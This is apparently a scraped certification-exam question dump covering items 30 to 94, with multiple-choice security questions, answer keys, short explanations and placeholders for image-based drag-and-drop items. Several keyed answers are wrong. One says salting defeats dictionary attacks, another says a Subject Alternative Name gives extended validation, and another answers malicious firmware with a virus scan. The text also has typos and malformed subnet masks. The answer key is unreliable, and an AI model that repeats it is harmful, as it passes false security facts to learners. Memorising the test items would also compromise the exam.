Drag and drop the appropriate security controls on the floor plan.
Instructions:
All objects must be used and all place holders must be filled Order does not matter
When you have completed the simulation, please select the Done button to submit.




Floor Plan

Instructions: All objects must be used and all place holders must be filled. Order does not matter.
When you have completed the simulation, please select the Done button to submit.

Security Controls

Locking Cabinets	1
Safe	1
CCTV	1
Man Trap	1
Biometric Reader	4
Proximity Badge	2
Cable Locks	6

Answer:



Floor Plan

Instructions: All objects must be used and all place holders must be filled. Order does not matter. When you have completed the simulation, please select the Done button to submit.

Explanation:

Cable locks - Adding a cable lock between a laptop and a desk prevents someone from picking it up and walking away

Proximity badge + reader

Safe is a hardware/physical security measure

Mantrap can be used to control access to sensitive areas.

CCTV can be used as video surveillance.

Biometric reader can be used to control and prevent unauthorized access. Locking cabinets can be used to protect backup media, documentation and other physical artefacts.

30.Which of the following encryption methods does PKI typically use to securely protect keys?

A. Elliptic curve

B. Digital signatures

C. Asymmetric

D. Obfuscation

Answer: C

Explanation:

https://blog.finjan.com/what-is-public-key-infrastructure-pki-and-how-is-it-used-in-cyber-security/

31.Which of the following characteristics differentiate a rainbow table attack from a brute force attack?

(Select TWO).
A. Rainbow table attacks greatly reduce compute cycles at attack time.
B. Rainbow tables must include precompiled hashes.
C. Rainbow table attacks do not require access to hashed passwords.
D. Rainbow table attacks must be performed on the network.
E. Rainbow table attacks bypass maximum failed login restrictions.
Answer: AB

32.Which of the following BEST describes a routine in which semicolons, dashes, quotes, and commas are removed from a string?
A. Error handling to protect against program exploitation
B. Exception handling to protect against XSRF attacks
C. Input validation to protect against SQL injection
D. Padding to protect against string buffer overflows
Answer: C

33.Which of the following is an important step to take BEFORE moving any installation packages from a test environment to production?
A. Roll back changes in the test environment
B. Verify the hashes of files
C. Archive and compress the files
D. Update the secure baseline
Answer: B

34.Which of the following cryptographic attacks would salting of passwords render ineffective?
A. Brute force
B. Dictionary
C. Rainbow tables
D. Birthday
Answer: B

35.A network administrator wants to implement a method of securing internal routing.
Which of the following should the administrator implement?
A. DMZ
B. NAT
C. VPN
D. PAT
Answer: C

36.Which of the following types of keys is found in a key escrow?
A. Public
B. Private
C. Shared
D. Session

Answer: B
Explanation:
https://www.professormesser.com/security-plus/sy0-401/key-escrow-3/

37.A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours.
Which of the following types of malware is MOST likely causing this issue?
A. Botnet
B. Ransomware
C. Polymorphic malware
D. Armored virus
Answer: A

38.A company is currently using the following configuration:
* IAS server with certificate-based EAP-PEAP and MSCHAP
* Unencrypted authentication via PAP
A security administrator needs to configure a new wireless setup with the following configurations:
* PAP authentication method
* PEAP and EAP provide two-factor authentication
Which of the following forms of authentication are being used? (Select TWO).
A. PAP
B. PEAP
C. MSCHAP
D. PEAP-MSCHAP
E. EAP
F. EAP-PEAP
Answer: AC

39.A security administrator is trying to encrypt communication. For which of the following reasons should administrator take advantage of the Subject Alternative Name (SAM) attribute of a certificate?
A. It can protect multiple domains
B. It provides extended site validation
C. It does not require a trusted certificate authority
D. It protects unlimited subdomains
Answer: B

40.After a merger between two companies a security analyst has been asked to ensure that the organization's systems are secured against infiltration by any former employees that were terminated during the transition.
Which of the following actions are MOST appropriate to harden applications against infiltration by former employees? (Select TWO)
A. Monitor VPN client access
B. Reduce failed login out settings
C. Develop and implement updated access control policies

D. Review and address invalid login attempts
E. Increase password complexity requirements
F. Assess and eliminate inactive accounts
Answer: CF

41.A new mobile application is being developed in-house. Security reviews did not pick up any major flaws, however vulnerability scanning results show fundamental issues at the very end of the project cycle.
Which of the following security activities should also have been performed to discover vulnerabilities earlier in the lifecycle?
A. Architecture review
B. Risk assessment
C. Protocol analysis
D. Code review
Answer: D

42.A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts.
Which of the following subnets would BEST meet the requirements?
A. 192.168.0.16 255.25.255.248
B. 192.168.0.16/28
C. 192.168.1.50 255.255.25.240
D. 192.168.2.32/27
Answer: B

43.A company has a security policy that specifies all endpoint computing devices should be assigned a unique identifier that can be tracked via an inventory management system. Recent changes to airline security regulations have cause many executives in the company to travel with mini tablet devices instead of laptops. These tablet devices are difficult to tag and track. An RDP application is used from the tablet to connect into the company network.
Which of the following should be implemented in order to meet the security policy requirements?
A. Virtual desktop infrastructure (IDI)
B. WS-security and geo-fencing
C. A hardware security module (HSM)
D. RFID tagging system
E. MDM software
F. Security Requirements Traceability Matrix (SRTM)
Answer: E

44.The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers' names and credit card numbers with the PIN.
Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted
B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance
C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files
D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share
Answer: C

45.A technician is configuring a wireless guest network. After applying the most recent changes the technician finds the new devices can no longer find the wireless network by name but existing devices are still able to use the wireless network.
Which of the following security measures did the technician MOST likely implement to cause this Scenario?
A. Deactivation of SSID broadcast
B. Reduction of WAP signal output power
C. Activation of 802.1X with RADIUS
D. Implementation of MAC filtering
E. Beacon interval was decreased
Answer: A

46.A security administrator has been assigned to review the security posture of the standard corporate system image for virtual machines. The security administrator conducts a thorough review of the system logs, installation procedures, and network configuration of the VM image.
Upon reviewing the access logs and user accounts, the security administrator determines that several accounts will not be used in production.
Which of the following would correct the deficiencies?
A. Mandatory access controls
B. Disable remote login
C. Host hardening
D. Disabling services
Answer: C

47.Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.
Which of the following has the application programmer failed to implement?
A. Revision control system
B. Client side exception handling
C. Server side validation
D. Server hardening
Answer: C

48.An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware the attacker is provided with access to the infected machine.

Which of the following is being described?

A. Zero-day exploit

B. Remote code execution

C. Session hijacking

D. Command injection

Answer: A

49.A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to

reduce the likelihood of this attack going undetected?

A. Password complexity rules

B. Continuous monitoring

C. User access reviews

D. Account lockout policies

Answer: B

50.A bank requires tellers to get manager approval when a customer wants to open a new account. A recent audit shows that there have been four cases in the previous year where tellers opened accounts without management approval. The bank president thought separation of duties would prevent this from happening.

In order to implement a true separation of duties approach the bank could:

A. Require the use of two different passwords held by two different individuals to open an account

B. Administer account creation on a role based access control approach

C. Require all new accounts to be handled by someone else other than a teller since they have different duties

D. Administer account creation on a rule based access control approach

Answer: C

51.A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.

Which of the following could the security administrator implement to reduce the risk associated with the finding?

A. Implement a clean desk policy

B. Security training to prevent shoulder surfing

C. Enable group policy based screensaver timeouts

D. Install privacy screens on monitors

Answer: C

52.Company policy requires the use if passphrases instead if passwords.
Which of the following technical controls MUST be in place in order to promote the use of passphrases?
A. Reuse
B. Length
C. History
D. Complexity
Answer: D

53.During a routine audit, it is discovered that someone has been using a stale administrator account to log into a seldom used server. The person has been using the server to view inappropriate websites that are prohibited to end users.
Which of the following could best prevent this from occurring again?
A. Credential management
B. Group policy management
C. Acceptable use policy
D. Account expiration policy
Answer: D

54.Which of the following should identify critical systems and components?
A. MOU
B. BPA
C. ITCP
D. BCP
Answer: D

55.Which of the following works by implanting software on systems but delays execution until a specific set of conditions is met?
A. Logic bomb
B. Trojan
C. Scareware
D. Ransomware
Answer: A

56.A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account.
This is an example of which of the following attacks?
A. SQL injection
B. Header manipulation
C. Cross-site scripting
D. Flash cookie exploitation
Answer: C

57.Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.
Which of the following should be implemented to correct this issue?
A. Decrease the room temperature
B. Increase humidity in the room
C. Utilize better hot/cold aisle configurations
D. Implement EMI shielding
Answer: B

58.A portable data storage device has been determined to have malicious firmware.
Which of the following is the BEST course of action to ensure data confidentiality?
A. Format the device
B. Re-image the device
C. Perform virus scan in the device
D. Physically destroy the device
Answer: C

59.A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.
Which of the following MUST be implemented to support this requirement?
A. CSR
B. OCSP
C. CRL
D. SSH
Answer: C

60.A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.
Which of the following is being used?
A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan
D. Bypassing security controls
Answer: C

61.The Chief Security Officer (CISO) at a multinational banking corporation is reviewing a plan to upgrade the entire corporate IT infrastructure. The architecture consists of a centralized cloud environment hosting the majority of data, small server clusters at each corporate location to handle the majority of customer transaction processing, ATMs, and a new mobile banking application accessible from smartphones, tablets, and the Internet via HTTP. The corporation does business having varying data retention and privacy laws.
Which of the following technical modifications to the architecture and corresponding security controls

should be implemented to provide the MOST complete protection of data?
A. Revoke exiting root certificates, re-issue new customer certificates, and ensure all transactions are digitally signed to minimize fraud, implement encryption for data in-transit between data centers
B. Ensure all data is encryption according to the most stringent regulatory guidance applicable, implement encryption for data in-transit between data centers, increase data availability by replicating all data, transaction data, logs between each corporate location
C. Store customer data based on national borders, ensure end-to end encryption between ATMs, end users, and servers, test redundancy and COOP plans to ensure data is not inadvertently shifted from one legal jurisdiction to another with more stringent regulations
D. Install redundant servers to handle corporate customer processing, encrypt all customer data to ease the transfer from one country to another, implement end-to-end encryption between mobile applications and the cloud.
Answer: C

62.While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.
Which of the following tool or technology would work BEST for obtaining
more information on this traffic?
A. Firewall logs
B. IDS logs
C. Increased spam filtering
D. Protocol analyzer
Answer: B

63.A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.
Which of the following is the BEST way to accomplish this?
A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another
C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement
Answer: A

64.An administrator has concerns regarding the traveling sales team who works primarily from smart phones.
Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?
A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered
Answer: B

65.A user of the wireless network is unable to gain access to the network.
The symptoms are:
1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access
The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.
Which of the following is the MOST likely cause of the connectivity issues?
A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place
C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline
Answer: C

66.A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.
Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Select Three)
A. Password complexity policies
B. Hardware tokens
C. Biometric systems
D. Role-based permissions
E. One time passwords
F. Separation of duties
G. Multifactor authentication
H. Single sign-on
I. Lease privilege
Answer: DFI

67.A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user.
Which of the following mobile device capabilities should the
user disable to achieve the stated goal?
A. Device access control
B. Location based services
C. Application control
D. GEO-Tagging
Answer: D

68.A member of a digital forensics team, Joe arrives at a crime scene and is preparing to collect system data. Before powering the system off, Joe knows that he must collect the most volatile date first.

Which of the following is the correct order in which Joe should collect the data?
A. CPU cache, paging/swap files, RAM, remote logging data
B. RAM, CPU cache. Remote logging data, paging/swap files
C. Paging/swap files, CPU cache, RAM, remote logging data
D. CPU cache, RAM, paging/swap files, remote logging data
Answer: D

69.An organization has hired a penetration tester to test the security of its ten web servers. The penetration tester is able to gain root/administrative access in several servers by exploiting vulnerabilities associated with the implementation of SMTP, POP, DNS, FTP, Telnet, and IMAP.
Which of the following recommendations should the penetration tester provide to the organization to better protect their web servers in the future?
A. Use a honeypot
B. Disable unnecessary services
C. Implement transport layer security
D. Increase application event logging
Answer: B

70.A security engineer is faced with competing requirements from the networking group and database administrators. The database administrators would like ten application servers on the same subnet for ease of administration, whereas the networking group would like to segment all applications from one another.
Which of the following should the security administrator do to rectify this issue?
A. Recommend performing a security assessment on each application, and only segment the applications with the most vulnerability
B. Recommend classifying each application into like security groups and segmenting the groups from one another
C. Recommend segmenting each application, as it is the most secure approach
D. Recommend that only applications with minimal security features should be segmented to protect them
Answer: B

71.A security analyst has been asked to perform a review of an organization's software development lifecycle. The analyst reports that the lifecycle does not contain a phase in which team members evaluate and provide critical feedback of another developer's code.
Which of the following assessment techniques is BEST described in the analyst's report?
A. Architecture evaluation
B. Baseline reporting
C. Whitebox testing
D. Peer review
Answer: D

72.An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure area. The receptionist asks for identification, a building access badge and checks the company's list approved maintenance personnel prior to granting physical access to the secure are.

The controls used by the receptionist are in place to prevent which of the following types of attacks?
A. Tailgating
B. Shoulder surfing
C. Impersonation
D. Hoax
Answer: C

73.A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test.
Which of the following has the administrator been tasked to perform?
A. Risk transference
B. Penetration test
C. Threat assessment
D. Vulnerability assessment
Answer: D

74.A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.
Which of the following describes the type of attack the proxy has been legitimately programmed to perform?
A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay
Answer: C

75.Which of the following use the SSH protocol?
A. Stelnet
B. SCP
C. SNMP
D. FTPS
E. SSL
F. SFTP
Answer: BF

76.Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?
A. Taking pictures of proprietary information and equipment in restricted areas.
B. Installing soft token software to connect to the company's wireless network.
C. Company cannot automate patch management on personally-owned devices.

D. Increases the attack surface by having more target devices on the company's campus
Answer: A

77.Which of the following is the summary of loss for a given year?
A. MTBF
B. ALE
C. SLA
D. ARO
Answer: B

78.A Security Officer on a military base needs to encrypt several smart phones that will be going into the field.
Which of the following encryption solutions should be deployed in this situation?
A. Elliptic curve
B. One-time pad
C. 3DES
D. AES-256
Answer: D

79.An organization relies heavily on an application that has a high frequency of security updates. At present, the security team only updates the application on the first Monday of each month, even though the security updates are released as often as twice a week.
Which of the following would be the BEST method of updating this application?
A. Configure testing and automate patch management for the application.
B. Configure security control testing for the application.
C. Manually apply updates for the application when they are released.
D. Configure a sandbox for testing patches before the scheduled monthly update.
Answer: A

80.A technician must configure a firewall to block external DNS traffic from entering a network.
Which of the following ports should they block on the firewall?
A. 53
B. 110
C. 143
D. 443
Answer: A

81.A software development company needs to share information between two remote servers, using encryption to protect it. A programmer suggests developing a new encryption protocol, arguing that using an unknown protocol with secure, existing cryptographic algorithm libraries will provide strong encryption without being susceptible to attacks on other known protocols.
Which of the following summarizes the BEST response to the programmer's proposal?
A. The newly developed protocol will only be as secure as the underlying cryptographic
algorithms used.

B. New protocols often introduce unexpected vulnerabilities, even when developed with otherwise secure and tested algorithm libraries.
C. A programmer should have specialized training in protocol development before attempting to design a new encryption protocol.
D. The obscurity value of unproven protocols against attacks often outweighs the potential for introducing new vulnerabilities.
Answer: B

82.A security technician would like to obscure sensitive data within a file so that it can be transferred without causing suspicion.
Which of the following technologies would BEST be suited to accomplish this?
A. Transport Encryption
B. Stream Encryption
C. Digital Signature
D. Steganography
Answer: D
Explanation:
Steganography is the process of hiding a message in another message so as to obfuscate its importance. It is also the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

83.A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database.
Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?
A. Incident management
B. Routine auditing
C. IT governance
D. Monthly user rights reviews
Answer: B

84.Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?
A. War chalking
B. Bluejacking
C. Bluesnarfing
D. Rogue tethering
Answer: B
Explanation:
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the

name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device
via the OBEX protocol.

85.Joe is exchanging encrypted email with another party. Joe encrypts the initial email with a key. When Joe receives a response, he is unable to decrypt the response with the same key he used initially. Which of the following would explain the situation?

A. An ephemeral key was used for one of the messages

B. A stream cipher was used for the initial email; a block cipher was used for the reply

C. Out-of-band key exchange has taken place

D. Asymmetric encryption is being used

Answer: D

Explanation:

Asymmetric algorithms use two keys to encrypt and decrypt data. These asymmetric keys are referred to as the public key and the private key. The sender uses the public key to encrypt a message, and the receiver uses the private key to decrypt the message; what one key does, the other one undoes.

86.Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message.

Which of the following principles of social engineering made this
attack successful?

A. Authority

B. Spamming

C. Social proof

D. Scarcity

Answer: A

87.Which of the following is the LEAST secure hashing algorithm?

A. SHA1

B. RIPEMD

C. MD5

D. DES

Answer: C

88.An employee uses RDP to connect back to the office network. If RDP is misconfigured, which of the following security exposures would this lead to?

A. A virus on the administrator's desktop would be able to sniff the administrator's username and password.

B. Result in an attacker being able to phish the employee's username and password.

C. A social engineering attack could occur, resulting in the employee's password being extracted.

D. A man in the middle attack could occur, resulting the employee's username and password being captured.

Answer: D

89.Joe, the security administrator, sees this in a vulnerability scan report:
"The server 10.1.2.232 is running Apache 2.2.20 which may be vulnerable to a mod_cgi exploit."
Joe verifies that the mod_cgi module is not enabled on 10.1.2.232.
This message is an example of:
A. a threat.
B. a risk.
C. a false negative.
D. a false positive.
Answer: D


90.A security analyst wishes to increase the security of an FTP server. Currently, all trails to the FTP server is unencrypted. Users connecting to the FTP server use a variety of modem FTP client software. The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections.
Which of the following would BEST accomplish these goals?
A. Require the SFTP protocol to connect to the file server.
B. Use implicit TLS on the FTP server.
C. Use explicit FTPS for the connections.
D. Use SSH tunneling to encrypt the FTP traffic.
Answer: C

91.A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords, The security administrator has elected to use SAML to support authentication.
In this scenario, which of the following will occur when users try to authenticate to the portal? (Select TWO)
A. The portal will function as an identity provider and issue an authentication assertion
B. The portal will request an authentication ticket from each network that is transitively trusted
C. The back-end networks will function as an identity provider and issue an authentication assertion
D. The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store
E. The back-end networks will verify the assertion token issued by the portal functioning as the identity provider
Answer: BC

92.Which of the following would a security specialist be able to determine upon examination of a server's certificate?
A. CA public key 34
B. Server private key
C. CSR
D. OID
Answer: D

93.A user suspects someone has been accessing a home network without permission by spoofing the

MAC address of an authorized system While attempting to determine if an unauthorized user is togged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.



```
Hostname       IP address     MAC                  MAC filter
DadPC          192.168.1.10   00:1D:1A:44:17:B5    On
MomPC          192.168.1.15   21:13:D6:C5:42:A2    Off
JuniorPC       192.168.2.16   42:A7:D1:25:11:52    On
Unknown        192.168.1.18   10:B3:22:1A:FF:21    Off
```

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

A. Apply MAC filtering and see if the router drops any of the systems.

B. Physically check each of the authorized systems to determine if they are togged onto the network.

C. Deny the "unknown" host because the hostname is not known and MAC filtering is not applied to this host.

D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Answer: B


94.Drag and Drop Question

A Security administrator wants to implement strong security on the company smart phones and terminal servers located in the data center.

Drag and Drop the applicable controls to each asset type.

